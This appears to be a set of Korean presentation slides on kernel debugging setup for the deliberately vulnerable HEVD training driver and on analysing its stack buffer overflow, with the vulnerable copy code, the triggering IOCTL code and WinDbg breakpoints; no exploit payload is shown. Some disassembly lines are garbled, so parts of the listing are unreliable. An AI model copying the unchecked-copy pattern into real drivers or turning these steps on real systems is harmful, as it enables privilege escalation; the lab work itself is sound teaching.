
☐ Install VisualDDK Launch Monitor to:

Install **Cancel**

운영체제 선택



원격 디버깅 설정 – TestMode 활성화



Test Mode 활성화
확인

원격 디버깅 설정 - vmmon

VirtualKD-Redux Virtual Machine Monitor 2024.3

PID	VM type	Uptime	CPU	Pipe name	Packets	Resets	OS	Debugger	Poll rate
7252	VMWare x64	00:02:38	0%	(terminated)	2/1	3	yes	yes	0
28832	VMWare x64	133:34:09	0%	kd_Windows_7	83266/83...	2	yes	yes	61

Bytes received 12M
Bytes send 6427K
Packets received 83266
Packets sent 83265
IN packet rate 0/s
OUT packet rate 0/s
Reset count 2
Send rate 0/s
Receive rate 0/s
Max. send rate 603K/s
Max. rcv. rate 1091K/s
CPU usage 0%
Avg. CPU usage 0%

Debug message level: Patcher debug messages

VirtualKD-Redux patcher DLL successfully loaded. Patching the GuestRPC mechanism...

Searching patch database for information about current executable...
No information found.
Waiting for VMWare to initialize (5927 ms more to wait)
Analyzing VMWARE-VMX executable...
Building list of EXE sections... 28657K of data found.

☒ Start debugger automatically
☐ Stop debugger automatically
☒ DbgBreakPoint() on start

☒ WinDbg Preview
☐ WINDBG.EXE
☐ KD.EXE

Sideloaded WinDbg Preview path...
WinDbg/KD debugger path...


TraceAssist params...
Custom: cmd.exe /c "\${toolspath}\test.cmd" \${pipename}

☐ Log all sent and received packets to kd_<VMNAME>.html files (useful for analyzing debugger protocol)

Run debugger

Restore VM snapshot
Instant break
Unpatch process
Close

원격 디버깅 설정 – Windbg Preview



원격 디버깅 설정 – Windbg Preview

 드라이버 파일 경로 등록
.sympath+ [.sys file path]

 드라이버 심볼 로드
.reload /f [path + .sys]

 드라이버 로드 여부 확인
lm m HEVD

 함수 이름 확인
X HEVD! *

```
kd> .sympath+ C:\Users\hkh\Desktop\코드엔진 발표준비\HEVD.3.00\driver\vulnerable\x64
DBGHELP: Symbol Search Path: SRV*c:\symbols*https://msdl.microsoft.com/download/symbols;c:\users\hkh\desktop\
SYMSRV: BYINDEX: 0x19
          c:\symbols*https://msdl.microsoft.com/download/symbols
          ntkrnlmp.pdb
          66BCC5C6B532F63C8AB733951BA869B41
SYMSRV: UNC: c:\symbols\ntkrnlmp.pdb\66BCC5C6B532F63C8AB733951BA869B41\msfz0\ntkrnlmp.pdb - path not found
SYMSRV: PATH: c:\symbols\ntkrnlmp.pdb\66BCC5C6B532F63C8AB733951BA869B41\ntkrnlmp.pdb
SYMSRV: RESULT: 0x00000000
DBGHELP: nt - public symbols
          c:\symbols\ntkrnlmp.pdb\66BCC5C6B532F63C8AB733951BA869B41\ntkrnlmp.pdb
Symbol search path is: SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols;C:\Users\hkh\Desktop\코드엔
Expanded Symbol search path is: srvc:\symbols*https://msdl.microsoft.com/download/symbols;c:\users\hkh\deskt

***** Path validation summary *****
Response          Time (ms)      Location
Deferred          0              SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols
```

```
kd> lm m HEVD
Browse full module list
start  end      module name
92f86000 92fd0000  HEVD      (deferred)

Unable to enumerate user-mode unloaded modules, Win32 error 0n30
kd> .reload /f "C:\Users\hkh\Desktop\코드엔진 발표준비\HEVD.3.00\driver\vulnerable\x86\HEVD.sys"
kd> lm m HEVD
Browse full module list
start  end      module name
92f86000 92fd0000  HEVD      (private pdb symbols) c:\users\hkh\desktop\코드엔진 발표준비\hevd

Unable to enumerate user-mode unloaded modules, Win32 error 0n30
```

```
kd> x HEVD!*
```

```
fffff800`8a463008 HEVD!__security_cookie_complement = 0xffff2288`a8bc80a1
```

```
fffff800`8a461180 HEVD!_guard_dispatch_icall_nop = 0xff "
```

```
fffff800`8a463010 HEVD!g_ARWHelperObjectNonPagedPoolNx = struct _ARW_HELPER_OBJECT_NON_PAGED_POOL_NX  
*[6553
```

```
fffff800`8a462090 HEVD!__guard_dispatch_icall_fptr = 0xfffff800`8a461180
```

```
fffff800`8a4e3008 HEVD!g_UseAfterFreeObjectNonPagedPool = 0x00000000`00000000
```

```
fffff800`8a462088 HEVD!__guard_check_icall_fptr = 0xfffff800`8a461160
```

```
fffff800`8a462968 HEVD!$xdatasym = 0x01 "
```

```
fffff800`8a462960 HEVD!$xdatasym = 0x01 "
```

```
fffff800`8a462980 HEVD!$xdatasym = 0x01 "
```

```
fffff800`8a462990 HEVD!$xdatasym = 0x01 "
```

```
fffff800`8a4620e0 HEVD!_load_config_used = struct _IMAGE_LOAD_CONFIG_DIRECTORY64
```

```
fffff800`8a463000 HEVD!__security_cookie = 0x0000dd77`57437f5e
```

```
fffff800`8a4e3000 HEVD!g_UseAfterFreeObjectNonPagedPoolNx = 0x00000000`00000000
```

```
fffff800`8a4e7c50 HEVD!FreeUaFObjectNonPagedPoolIoctlHandler (struct _IRP *, struct _IO_STACK_LOCATION *)
```

```
fffff800`8a4e80c0 HEVD!UaFObjectCallbackNonPagedPoolNx (void)
```

```
fffff800`8a4e6f04 HEVD!TriggerMemoryDisclosureNonPagedPoolNx (void *, unsigned int64)
```

```
fffff800`8a4e681c HEVD!TriggerDoubleFetch (struct _DOUBLE_FETCH *)
```

```
fffff800`8a461180 HEVD!_guard_dispatch_icall_nop (void)
```

```
fffff800`8a4e713c HEVD!TriggerNullPointerDereference (void *)
```

```
fffff800`8a4e8018 HEVD!FreeUaFObjectNonPagedPoolNx (void)
```


7. HEVD - 스택 오버플로우



취약점 이해

스택 오버플로우 개념 및 코드 분석



드라이버 통신

적절한 IOCTL 코드로 취약점 트리거



크래시 유발 및 분석

오버플로우 페이로드로 제어 흐름 장악



권한 상승 익스플로잇

SYSTEM 권한 획득

Kernel Stack Overflow Exploit Development



스택 오버플로우 코드 분석

Stackoverflow.c

```
NTSTATUS TriggerStackOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    NTSTATUS Status = STATUS_SUCCESS;
    UCHAR KernelBuffer[BUFFER_SIZE] = {0};

    // 취약한 부분: 경계 검사 없음
    if (UserBuffer) {
        // 사용자 입력 크기 검증 없이 복사
        RtlCopyMemory(KernelBuffer, UserBuffer, Size);
    }

    return Status;
}
```


IOCTL 번호 확인

TriggerBufferOverflowStack

IrpDeviceIoCtlHandler -> StackOverflowIOCTL Handler 호출

IOCTL = 0x222003

IDA

```
PAGE:00000001400850D5  mov     ecx, r3d
PAGE:00000001400850D8  sub     ecx, 222003h
PAGE:00000001400850DE  jz      loc_14008522F
PAGE:00000001400850E4  mov     ebx, 1
PAGE:00000001400850E9  sub     ecx, ebx
PAGE:00000001400850EB  jz      loc_14008522F
PAGE:00000001400850F1  sub     ecx, loc_14008522F
PAGE:00000001400850F3  jz      loc_14008522F
PAGE:00000001400850F9  sub     ecx, ebx
PAGE:00000001400850FB  jz      loc_14008522F
PAGE:0000000140085101  sub     ecx, ebx
PAGE:0000000140085103  jz      short loc_14008522F
PAGE:0000000140085105  sub     ecx, ebx
PAGE:0000000140085107  jz      short loc_14008522F
PAGE:0000000140085109  cmp     ecx, ebx
PAGE:000000014008510B  jnz     loc_1400855DB
PAGE:0000000140085111  lea     ebx, [rax-1]
PAGE:0000000140085114  lea     edi, [rax+49h]
PAGE:0000000140085117  mov     edx, ebx ; Level
PAGE:0000000140085119  mov     ecx, edi ; ComponentId
PAGE:000000014008511B  lea     r8, aHevdIoctlFreeU_0 ; "***** HEVD_IOCTL_FREE_UAF_OBJECT_NON_P"...
PAGE:0000000140085122  call    cs:__imp_DbgPrintEx
PAGE:0000000140085128  mov     Irp, r14 ; IrpSp
PAGE:000000014008512E  sub     IrpSp, 8
PAGE:0000000140085130  jmp     loc_14008522F

loc_14008522F:
mov     ebx, 3 ; CODE XREF: IrpDeviceIoCtlHandler+66↑j
lea     r8, aHevdIoctlBuffer_1 ; "***** HEVD_IOCTL_BUFFER_OVERFLOW_STACK"
mov     edx, ebx ; Level
lea     edi, [rbx+4Ah]
mov     ecx, edi ; ComponentId
db 0FFh

loc_1400855DB:
lea     ebx, [rax-1]
lea     edi, [rax+49h]
mov     edx, ebx ; Level
mov     ecx, edi ; ComponentId
lea     r8, aHevdIoctlFreeU_0 ; "***** HEVD_IOCTL_FREE_UAF_OBJECT_NON_P"...
call    cs:__imp_DbgPrintEx
mov     Irp, r14 ; IrpSp
sub     IrpSp, 8
jmp     loc_14008522F
```

break point 설정

bp HEVD!TriggerBufferOverflowStack

bl - bp 리스트 확인

```
kd> bp HEVD!TriggerBufferOverflowStack
kd> bl
 0 e Disable Clear a27b81a2 0001 (0001) <Unloaded_HEVD.sys>+0x451a2
 1 e Disable Clear a27b823a 0001 (0001)
 2 e Disable Clear 824d91a2 [c:\projects\hevd\driver\hevd\bufferoverflowstack.c @ 70] 0001 (0001) HEVD!TriggerBufferOverflowStack
```

